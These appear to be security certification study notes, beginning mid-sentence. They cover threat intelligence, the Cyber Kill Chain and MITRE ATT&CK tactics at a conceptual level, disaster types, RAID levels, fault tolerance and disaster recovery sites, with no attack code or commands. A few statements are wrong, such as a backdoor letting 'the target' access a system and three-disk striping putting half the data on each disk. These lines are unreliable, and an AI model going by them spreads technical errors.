Artificial intelligence (AI) and machine learning (ML) interchangeably, as though they are synonymous. Machine learning is a part of artificial intelligence and refers to a system that can improve automatically through experience. ML gives computer systems the ability to learn. Artificial intelligence is a broad field that includes ML. It gives machines the ability to do things that a human can do better or allows a machine to perform tasks that we previously thought required human intelligence.

Threat intelligence refers to gathering data on potential threats. It includes using various sources to get timely information on current threats. Many organizations used it to hunt out threats.


Four Types of Cyber Threat Intelligence
Strategic
intelligence explains threats for a non-technical audience.
Tactical
intelligence describes threat conditions for technical audiences.
Technical
intelligence focuses on specific threat techniques.
Operational
intelligence details hacker information and intent.

Cyber Kill Chain **:** Lockheed Martin created the Cyber Kill Chain framework. It includes seven ordered stages of an attack:

1. Reconnaissance. Attackers gather information on the target.

2. Weaponization. Attackers identify an exploit that the target is vulnerable to, along with methods to send the exploit.


3. Delivery. Attackers send the weapon to the target via phishing attacks, malicious email attachments, compromised websites, or other common social engineering methods.

4. Exploitation. The weapon exploits a vulnerability on the target system.

5. Installation. Code that exploits the vulnerability then installs malware. The malware typically includes a backdoor, allowing the target to access the system remotely.

6. Command and Control. Attackers maintain a command-and-control system, which controls the target and other compromised systems.

7. Actions on objectives. Attackers execute their original goals such as theft of money, theft of data, data destruction, or installing additional malicious code such as ransomware.



CYBER KILL CHAIN

1. RECONNAISSANCE
The attacker acquires information about the target, locating any security gaps and vulnerabilities which can be exploited

2. WEAPONIZATION
The attacker creates malware and ways to exploit found vulnerabilities

3. DELIVERY
The attacker delivers malware to the organisations' systems

4. EXPLOITATION
Using an identified vulnerability in the system to execute malicious code provided by the attacker


5. INSTALLATION
Installing malware on the system to gain remote access to the environment

6. COMMAND AND CONTROL
The attacker uses the command console to remotely execute commands on the attacked computer to maintain and develop the attack

7. ACTIONS ON OBJECTIVES
The attacker pursues the objectives of an attack

MITRE ATT&CK Matrix (created by MITRE and viewable at attack.mitre.org) is a knowledge base of identified tactics, techniques, and procedures (TTPs) used by attackers in various attacks. The matrix includes the following tactics:

- Reconnaissance
- Resource development
- Initial access
- Execution
- Persistence
- Privilege escalation
- Defense evasion
- Credential access
- Discovery
- Lateral movement
- Collection
- Command and control
- Exfiltration
- Impact



PRE-ATT&CK

Priority Definition
- Planning, Direction
Target Selection
Information Gathering
- Technical, People, Organizational
Weakness Identification
- Technical, People, Organizational
Adversary OpSec
Establish & Maintain Infrastructure
Persona Development
Build Capabilities
Test Capabilities
Stage Capabilities

Enterprise ATT&CK

Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control


Threat feed is a steady stream of raw data related to current and potential threats. However, in its raw form, it can be difficult to extract meaningful data. A threat intelligence feed attempts to extract actionable intelligence from the raw data. Here is some of the information included in a threat intelligence feed:

- Suspicious domains

- Known malware hashes
- Code shared on internet sites
- IP addresses linked to malicious activity


Threat hunting is the process of actively searching for cyber threats in a network. This goes beyond waiting for traditional network tools to detect and report attacks. It starts with the premise that attackers are in the network now, even if none of the preventive and detective controls have detected them and raised warnings. Instead, security professionals aggressively search systems looking for indicators of threats.

Pyramid of Pain is a conceptual model for the effective use of Cyber Threat Intelligence in threat detection operations, with a particular emphasis on increasing the adversaries' cost of operations.



Natural disasters reflect the occasional fury of our habitat—violent occurrences that result from changes in the earth’s surface or atmosphere that are beyond human control. In some cases, such as hurricanes, scientists have developed sophisticated predictive models that provide ample warning before a disaster strike. Others, such as earthquakes, can cause devastation at a moment’s notice. A disaster recovery plan should provide mechanisms for responding to both types of disasters, either with a gradual buildup of response forces or as an immediate reaction to a rapidly emerging crisis.

Earthquakes are caused by the shifting of seismic plates and can occur almost anywhere in the world without warning. However, they are far more likely to occur along known fault lines that exist in many areas of the world.




Flooding can occur almost anywhere in the world at any time of the year. Some flooding results from the gradual accumulation of rainwater in rivers, lakes, and other bodies of water that then overflow their banks and flood the community. Other floods, known as *flash floods*, strike when a sudden severe storm dumps more rainwater on an area than the ground can absorb in a short period of time. Floods can also occur when dams are breached. Large waves caused by seismic activity, or *tsunamis*, combine the awesome power and weight of water with flooding, as we saw during the 2011 tsunami in Japan.

Storms come in many forms and pose diverse risks to a business. Prolonged periods of intense rainfall bring the risk of flash flooding, as described in the previous section. Hurricanes and tornadoes come with the threat of winds exceeding 100 miles per hour that undermine the structural integrity of buildings and turn everyday objects such as trees, lawn furniture, and even vehicles into deadly missiles.

Hailstorms bring a rapid onslaught of destructive ice chunks falling from the sky. Many storms also bring the risk of lightning, which can cause severe damage to sensitive electronic components.

Fires can start for a variety of reasons, both natural and human-made, but both forms can be equally devastating. During the BCP/DRP process, you should evaluate the risk of fire and implement at least basic measures to mitigate that risk and prepare the business for recovery from a catastrophic fire in a critical facility. Some regions of the world are susceptible to wildfires during the warm season. These fires, once started, spread in somewhat predictable patterns, and fire experts working with meteorologists can produce relatively accurate forecasts of a wildfire's potential path.



CLASS OF FIRE		TYPE OF FIRE	APPROVED FIRE EXTINGUISHER
A	Ordinary Combustibles	Wood, paper, cloth	Type A; Type A-B

B	Flammable Liquids	Gasoline, paints, oils, grease	Type A-B;
			Type B-C;
			Type A-B-C

C	Live Electrical Equipment	Electrical wiring, fuse box	Type B-C; Type A-B-C
D	Combustible Metal	Metals	Bucket of Sand
K	Commercial Cooking Equipment	Commercial cooking oil appliances	*Wet Chemical

Pandemics pose a significant health and safety risk to society and have the potential to disrupt business operations in a manner unlike many other disasters. Rather than causing physical damage, pandemics threaten the safety of individuals and prevent them from gathering in large numbers, shutting down offices and other facilities.

<u>Human-Made Disasters</u>

Acts of Terrorism: businesses are increasingly concerned about risks posed by terrorist threats. These attacks caused many small businesses to fail because they did not have business continuity/disaster recovery plans in place that were adequate to ensure their continued viability. Many larger businesses experienced significant losses that caused severe long-term damage.

Bombings/Explosions can result from a variety of human-made occurrences. Explosive gases from leaks might fill a room/building and later ignite and cause a damaging blast. In many areas, bombings are also cause for concern. From a disaster planning perspective, the effects of bombings and explosions are like those caused by a large-scale fire.


Power Outages Even the most basic disaster recovery plan contains provisions to deal with the threat of a short power outage. Critical business systems are often protected by uninterruptible power supply (UPS) devices to keep them running at least long enough to shut down or long enough to get emergency generators up and working.

Network, Utility, and Infrastructure Failures: When planners consider the impact that utility outages may have on their organizations, they naturally think first about the impact of a power outage. However, keep other utilities in mind, too. Do any of your critical business systems rely on water, sewers, natural gas, or other utilities? Also consider regional infrastructure such as highways, airports, and railroads. Any of these systems can suffer failures that might not be related to weather or other conditions described in this chapter. Many businesses depend on one or more of these infrastructure elements to move people or materials. Their failure can paralyze your business's ability to continue functioning.

Strikes/Picketing: When designing your business continuity and disaster recovery plans, don't forget about the importance of the human factor in emergency planning. One form of human-made Disaster that is often overlooked is the possibility of a strike or other labor crisis. If a large number of your employees walk out at the same time, what impact would that have on your business? How long would you be able to sustain operations without the regular full-time Employees that staff a certain area? Your BCP and DRP teams should address these concerns and provide alternative plans should a labor crisis occur.


Theft/Vandalism: Earlier, we talked about the threat that terrorist activities pose to an organization. Theft and vandalism represent the same kind of threat on a much smaller scale. In most cases, however, there's a far greater chance that your organization will be affected by theft or vandalism than by a terrorist attack. The theft or destruction of a critical infrastructure component, such as scrappers stealing copper wires or vandals destroying sensors, can negatively impact critical business functions.

Single point of failure (SPOF) is any component that can cause an entire system to fail. If a computer has data on a single disk, failure of the disk can cause the computer to fail, so the disk is a single point of failure. If a database-dependent website includes multiple web servers all served by a single database server, the database server is a single point of failure.



Application Clients (End Users)
Application Servers
Internet Router
Load Balancer
Single Point of Failure (SPOF)

System resilience refers to the ability of a system to maintain an acceptable level of service during an adverse event. This could be a hardware fault managed by fault-tolerant components, or it could be an attack managed by other controls such as effective intrusion prevention systems. In some contexts, it refers to the ability of a system to return to a previous state after an adverse event. For example, if a primary server in a failover cluster fails, fault tolerance ensures that the system fails over to another server. System resilience implies that the cluster can fail back to the original server after the original server is repaired.


Fault tolerance is the ability of a system to suffer a fault but continue to operate. Fault tolerance is achieved by adding redundant components, such as additional disks within a properly configured RAID array or additional servers within a failover clustered configuration.



High availability is the use of redundant technology components to allow a system to quickly recover from a failure after experiencing a brief disruption. High availability is often achieved through the use of load balancing and failover servers.




Failover clusters are not the only method of fault tolerance for servers. Some systems provide automatic fault tolerance for servers, allowing a server to fail without losing access to the provided service. For example, in a Microsoft domain with two or more domain controllers, each domain controller will regularly replicate Active Directory data with the others so that all the domain controllers have the same data. If one fails, computers within the domain can still find the other domain controller(s) and the network can continue to operate.




Protecting Hard Drives

RAID array includes two or more disks, and most RAID configurations will continue to operate even after one of the disks fails. Some of the common RAID configurations are as follows:

RAID-0 This is also called *striping*. It uses two or more disks and improves the disk subsystem performance, but it does not provide fault tolerance.



RAID-1 This is also called *mirroring*. It uses two disks, which both hold the same data. If one disk fails, the other disk includes the data so that a system can continue to operate after a single disk fails. Depending on the hardware used and which drive fails, the system may be able to continue to operate without intervention, or the system may need to be manually configured to use the drive that didn't fail.




RAID- 2 Not used in the real world. Specifically requires 39 disks be employed. 32 disks to be used for data storage, and 7 to provide fault resistance. Employs a hamming code to handle error checking and recovery Operates at the bit level.


RAID levels 3 and 4 are very similar in approach. Both employ striping, which you recall from RAID 0, can increase performance. For fault tolerance, both leverage a dedicated parity drive. The difference between RAID 3 and 4 is the unit size of data employed

- RAID 3 – byte level
- RAID 4 – block level


RAID-5 This is also called *striping with parity*. It uses three or more disks with the equivalent of one disk holding parity information. This parity information allows the reconstruction of data through mathematical calculations if a single disk is lost. If any single disk fails, the RAID array will continue to operate, though it will be slower.



RAID-6 This offers an alternative approach to disk striping with parity. It functions in the same manner as RAID-5 but stores parity information on two disks, protecting against the failure of two separate disks but requiring a minimum of four disks to implement.



RAID-10 This is also known as *RAID 1 + 0* or a *stripe of mirrors*, and it is configured as two or more mirrors (RAID-1), with each mirror configured in a striped (RAID-0) configuration. It uses at least four disks but can support more as long as an even number of disks are added. It will continue to operate even if multiple disks fail, as long as at least one drive in each mirror continues to function. For example, if it had three mirrored sets (called M1, M2, and M3 for this example) it would have a total of six disks. If one drive in M1, one in M2, and one in M3 all failed, the array would continue to operate. However, if two drives in any of the mirrors failed, such as both drives in M1, the entire array would fail. hardware-based arrays support hot swapping, allowing technicians to replace failed disks without powering down the system. A cold-swappable RAID requires the system to be powered down to replace a faulty drive.



Featured Concepts of RAID

- **Parity** method in raid regenerate the lost content from parity saved information's. RAID 5, RAID 6 Based on Parity.
- **Stripe** is sharing data randomly to multiple disks. This won't have full data in a single disk. If we use 3 disks half of our data will be in each disk.
- **Mirroring** is used in RAID 1 and RAID 10. Mirroring is making a copy of same data. In RAID 1 it will save the same content to the other disk too.
- **Hot spare** is just a spare drive in our server which can automatically replace the failed drives. If any one of the drives failed in our array this hot spare drive will be used and rebuild automatically.
- **Chunks** are just a size of data which can be minimum from 4KB and more. By defining chunk size, we can increase the I/O performance.

RAID's are in various Levels. Here we will see only the RAID Levels which is used mostly in real environment.

- RAID0 = Striping
- RAID1 = Mirroring
- RAID2 = Obsolete, bit interleaved, hamming code
- RAID3 = Dedicated parity, byte-level striping
- RAID4 = Dedicated parity, block-level striping
- RAID5 = Single Disk Distributed Parity
- RAID6 = Double Disk Distributed Parity
- RAID10 = Combine of Mirror & Stripe. (Nested RAID)

Protecting Power Sources

Fault tolerance can be added for power sources with a ***UPS***, a generator, or both. In general, a UPS provides battery-supplied power for a short period of time, between 5 and 30 minutes, and a generator provides long-term power. The goal of a UPS is to provide power long enough to complete a logical shutdown of a system, or until a generator is powered on and providing
stable power.

Generators provide power to systems during long-term power outages. The length of time that a generator will provide power is dependent on the fuel, and it's possible for a site to stay on generator power as long as it has fuel and the generator remains functional. Generators also require a steady fuel supply—they commonly use diesel fuel, natural gas, or propane.

Trusted Recovery provides assurances that after a failure or crash, the system is just as secure as it was before the failure or crash occurred. Depending on the failure, the recovery may be automated or require manual intervention by an administrator. However, in either case systems can be designed to ensure that they support trusted recovery.

- ***Fail-secure*** system will default to a secure state in the event of a failure, blocking all access.
- ***Fail-open*** system will fail in an open state, granting all access.

Manual Recovery If a system fails, it does not fail in a secure state. Instead, an administrator is required to manually perform the actions necessary to implement a secured or trusted recovery after a failure or system crash.

Automated Recovery The system is able to perform trusted recovery activities to restore itself against at least one type of failure. For example, a hardware RAID provides automated recovery against the failure of a hard drive but not against the failure of the entire server. Some types of failures will require manual recovery.


Automated Recovery without Undue Loss This is similar to automated recovery in that a system can restore itself against at least one type of failure. However, it includes mechanisms to ensure that specific objects are protected to prevent their loss. A method of automated recovery that protects against undue loss would include steps to restore data or other objects. It may include additional protection mechanisms to restore corrupted files, rebuild data from transaction logs, and verify the integrity of key system and security components.

Function Recovery Systems that support function recovery are able to automatically recover specific functions. This state ensures that the system is able to successfully complete the recovery for the functions, or that the system will be able to roll back the changes to return to a secure state.

Quality of service (QoS) controls protect the availability of data networks under load. Many different factors contribute to the quality of the end-user experience, and QoS attempts to manage all of those factors to create an experience that meets business requirements.
Some of the factors contributing to QoS are as follows:

- **Bandwidth** The network capacity available to carry communications.
- **Latency** The time it takes a packet to travel from source to destination.
- **Jitter** The variation in latency between different packets.
- **Packet Loss** Some packets may be lost between source and destination, requiring retransmission.
- **Interference** Electrical noise, faulty equipment, and other factors may corrupt the contents of packets.

QoS may also include specific security requirements, such as requiring encryption for certain types of traffic.



Recovery Strategy: When a disaster interrupts your business, your disaster recovery plan should kick in nearly automatically and begin providing support for recovery operations. The disaster recovery plan should be designed so that the first employees on the scene can immediately begin the recovery effort in an organized fashion, even if members of the official DRP team have not yet arrived on site.

Business Unit and Functional Priorities: To recover your business operations with the greatest possible efficiency, you must engineer your disaster recovery plan so that those business units with the highest priority are recovered first. You must identify and prioritize critical business functions as well so that you can define which functions you want to restore after a disaster or failure and in what order. The business impact analysis (BIA) you developed during your business continuity work is an excellent resource when performing this task.


<u>Alternate Processing Sites</u>

Cold sites has no computing facilities (hardware or software) preinstalled and also has no active broadband communications links. Many cold sites do have at least a few copper telephone lines, and some sites may have standby links that can be activated with minimal notification.

Hot site is the exact opposite of the cold site. In this configuration, a backup facility is maintained in constant working order, with a full complement of servers, workstations, and communications links ready to assume primary operations responsibilities. The servers and workstations are all preconfigured and loaded with appropriate operating system and application software. The data on the primary site servers is periodically or continuously replicated to corresponding servers at the hot site, ensuring that the hot site has up-to-date data. The advantages of a hot site are obvious—the level of disaster recovery protection provided by this type of site is unsurpassed. However, the cost is *extremely* high. Maintaining a hot site essentially doubles an organization's budget for hardware, software, and services and requires the use of additional employees to maintain the site.

Warm sites occupy the middle ground between hot and cold sites for disaster recovery specialists. They always contain the equipment and data circuits necessary to rapidly establish operations. As with hot sites, this equipment is usually preconfigured and ready to run appropriate applications to support an organization's operations. Unlike hot sites, however, warm sites do not typically contain copies of the client's data. The main requirement in bringing a warm site to full operational status is the transportation of appropriate backup media to the site and restoration of critical data on the standby servers. Activation of a warm site typically takes at least 12 hours from the time a disaster is declared. This does not mean that any site that can be activated in less than 12 hours qualifies as a hot site, however; switchover times for most hot sites are often measured in seconds or minutes, and complete cutovers seldom take more than an hour or two.

Mobile sites are non-mainstream alternatives to traditional recovery sites. They typically consist of self-contained trailers or other easily relocated units. These sites include all the environmental control systems necessary to maintain a safe computing environment. Larger corporations sometimes maintain these sites on a "fly-away" basis, ready to deploy them to any operating location around the world via air, rail, sea, or surface transportation. Smaller firms might contract with a mobile site vendor in their local area to provide these services on an as-needed basis. Mobile sites are usually configured as cold sites or warm sites, depending on the disaster recovery plan they are designed to support. It is also possible to configure a mobile site as a hot site, but this is unusual because you seldom know in advance where a mobile site will need to be deployed.



Cold, Warm and Hot Disaster Recovery Models

Cold Site	Warm Site	Hot Site
✓ Secondary Location	✓ Secondary Location	✓ Secondary Location
✗ Equipment at Location	✓ Equipment at Location	✓ Equipment at Location
✗ Connectivity at Location	✓ Connectivity at Location	✓ Connectivity at Location
✗ Active before Failover	✗ Active before Failover	✓ Active before Failover
Outage Measured in: WEEKS	Outage Measured in: DAYS/HOURS	Outage Measured in: HOURS/MINUTES

Cloud Computing: Many organizations now turn to cloud computing as their preferred disaster recovery option. Infrastructure-as-a-service (IaaS) providers, such as Amazon Web Services (AWS), Microsoft Azure, and Google Compute Engine, offer on-demand service at low cost. Companies wishing to maintain their own datacenters may choose to use these IaaS options as backup service providers. Storing ready-to-run images with cloud providers is often quite cost effective and allows the organization to avoid incurring most of the operating cost until the cloud site activates in a disaster.

Mutual assistance agreements (MAAs), also called ***reciprocal agreements***, are popular in disaster recovery literature but are rarely implemented in real-world practice. In theory, they provide an excellent alternate processing option. Under an MAA, two organizations pledge to assist each other in the event of a disaster by sharing computing facilities or other technological resources. However, many drawbacks inherent to MAAs prevent their widespread use:

■ MAAs are difficult to enforce. The parties might trust each other to provide support in the event of a disaster. However, when push comes to shove, the nonvictim might renege on the agreement. A victim may have legal remedies available, but this doesn't help the immediate disaster recovery effort.

